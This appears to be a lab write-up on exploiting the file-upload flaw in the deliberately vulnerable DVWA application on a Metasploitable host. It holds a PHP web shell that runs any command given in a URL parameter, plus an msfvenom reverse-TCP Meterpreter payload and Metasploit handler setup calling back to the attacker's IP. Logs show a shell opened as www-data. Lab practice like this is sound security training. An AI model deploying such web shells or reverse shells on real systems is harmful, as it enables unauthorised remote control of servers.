The screenshot shows the DVWA File Upload page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, and XSS stored. The 'Upload' option is highlighted with a green background. Below the menu, there's a section for uploading files, which includes a 'Browse...' button, a message 'No file selected.', and an 'Upload' button. A success message '.../.../hackable/uploads/file.php succesfully uploaded!' is displayed in red. To the right of this is a 'More info' section with three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>. At the bottom left, user information is shown: Username: admin, Security Level: low, PHPIDS: disabled. At the bottom right are 'View Source' and 'View Help' buttons.

```
ls
```

The screenshot shows a terminal window with the command 'ls' entered. The output shows the contents of the current directory, which include 'dvwa\_email.png', 'file.php', and 'ls.txt'. The terminal is running on the Damn Vulnerable Web Application (DVWA) interface.

```
whoami
```

The screenshot shows a terminal window with the command 'whoami' entered. The output shows the user is 'www-data'. The terminal is running on the Damn Vulnerable Web Application (DVWA) interface.


Let's add an html button to add the command line instead than the url:

```
<?php
if(isset($_GET['cmd'])) {
    system($_GET["cmd"]);
}
?>
<form method="GET">
    Command: <input type="text" name="cmd">
    <input type="submit" value="Execute">
</form>
```

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security categories. The 'Upload' category is highlighted in green, indicating it is the current section. The main content area is titled 'Vulnerability: File Upload'. It contains a form for uploading files, with a message stating '.../.../hackable/uploads/webshell.php successfully uploaded!'. Below this, there is a 'More info' section with three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom of the page, there are links for 'View Source' and 'View Help'.

Where we can add the command in the input box:

The screenshot shows a browser window with the address bar set to '192.168.57.30/dvwa/hackable/'. The page content includes a command-line interface where the user has entered 'dvwa\_email.png espe.txt file.php ls.txt webshell.php' and selected the 'Execute' button. The browser's status bar shows the URL '192.168.57.30/dvwa/hackable/uploads/webshell.php?cmd=ls'.



## MSFVenom exploit

```
msfvenom -p php/meterpreter/reverse_tcp \
LHOST=192.168.57.10 \
LPORT=4444
-f raw > msfvenom-shell.php
```

```

└─(kali㉿attacker)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp \
>     LHOST=192.168.57.10 \
>     LPORT=4444 \
>     -f raw > msfvenom-shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes

└─(kali㉿attacker)-[~]
$ msfconsole

 < HONK >

      =[ metasploit v6.3.16-dev ] 
+ -- =[ 2315 exploits - 1208 auxiliary - 412 post    ] 
+ -- =[ 975 payloads - 46 encoders - 11 nops        ] 
+ -- =[ 9 evasion                                ] 

Metasploit tip: View missing module options with show
missing

```

```

msfconsole

# -----
msf6 >> use exploit/multi/handler
msf6 >> set PAYLOAD php/meterpreter/reverse_tcp
msf6 >> set LHOST 192.168.57.10
msf6 >> set LPORT 4444
msf6 >> set ExitOnSession false
msf6 >> show options

```

```
Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST => 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > ExitOnSession false
[-] Unknown command: ExitOnSession
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.57.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > 
```

```
msf6 >> exploit -j -z
```

Then we go to `192.168.57.30/dvwa/vulnerabilities/upload` and upload what the `msfvenom-shell.php` that we have created before:



## Vulnerability: File Upload

Choose an image to upload:  
 No file selected.

.../.../hackable/uploads/msfvenom-shell.php successfully uploaded!

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

**Menu:**

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload**
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout**

Username: admin  
 Security Level: low  
 PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

We check the **meterpreter** that is listening:

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.57.10:4444
[*] Sending stage (39927 bytes) to 192.168.57.30
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.30:50016) at 2026-01-29 14:04:47 -0500
[*] Sending stage (39927 bytes) to 192.168.57.10
[*] Sending stage (39927 bytes) to 192.168.57.10
[*] Sending stage (39927 bytes) to 192.168.57.10
[*] Meterpreter session 2 is not valid and will be closed
[*] 192.168.57.10 - Meterpreter session 2 closed.
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.57.10 - Meterpreter session 3 closed.
```

once we go to `192.168.57.10:4444`

The screenshot shows a browser window with the address bar set to 192.168.57.10:4444/. The page content displays a series of PHP code snippets being executed. The code includes checks for array keys like 'channels', 'channel\_process\_map', 'resource\_type\_map', 'udp\_host\_map', and 'readers'. It also defines a function 'register\_command' and sets global variables 'MY\_DEBUGGING' and 'MY\_DEBUGGING\_LOG\_FILE\_PATH' to false. The code is highlighted in blue, indicating it is being evaluated or has been evaluated.

```
if (!isset($GLOBALS['channels'])) {
    $GLOBALS['channels'] = array();
}

if (!isset($GLOBALS['channel_process_map'])) {
    $GLOBALS['channel_process_map'] = array();
}

if (!isset($GLOBALS['resource_type_map'])) {
    $GLOBALS['resource_type_map'] = array();
}

if (!isset($GLOBALS['udp_host_map'])) {
    $GLOBALS['udp_host_map'] = array();
}

if (!isset($GLOBALS['readers'])) {
    $GLOBALS['readers'] = array();
}

if (!isset($GLOBALS['id2f'])) {
    $GLOBALS['id2f'] = array();
}

function register_command($c, $i) {
    global $id2f;
    if (!in_array($i, $id2f)) {
        $id2f[$i] = $c;
    }
}

define("MY_DEBUGGING", false);
define("MY_DEBUGGING_LOG_FILE_PATH", false);
```

```
sessions -i

meterpreter > sysinfo
meterpreter > getuid

shell
whoami
```

```
pwd  
ls -al
```

```
msf6 exploit(multi/handler) > exploit -j -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
msf6 exploit(multi/handler) >  
[*] Started reverse TCP handler on 192.168.57.10:4444  
[*] Sending stage (39927 bytes) to 192.168.57.30  
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.30:33371) at 2026-01-29 14:36:37 -0500  
sessions -i 1  
[*] Starting interaction with 1 ...  
  
meterpreter > sysinfo  
Computer : metasploitable  
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
Meterpreter : php/linux  
meterpreter > getuid  
Server username: www-data  
meterpreter > whoami  
[-] Unknown command: whoami  
meterpreter > shell  
Process 6027 created.  
Channel 0 created.  
whoami  
www-data  
  
pwd  
/var/www/dvwa/hackable/uploads  
  
ls -al  
total 28  
drwxr-xr-x 2 www-data www-data 4096 Jan 29 14:36 .  
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..  
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png  
-rw-r--r-- 1 www-data www-data 0 Jan 29 10:42 espe.txt  
-rw----- 1 www-data www-data 32 Jan 29 10:25 file.php  
-rw-r--r-- 1 www-data www-data 40 Jan 29 10:42 ls.txt  
-rw----- 1 www-data www-data 1114 Jan 29 14:36 msfvenom-shell.php  
-rw----- 1 www-data www-data 190 Jan 29 12:59 webshell.php
```

Thanks to the output from `ls -al` we know that we are in DVWA, because we can find what we saw already in the excercise of uploading the `php`script that we wrote.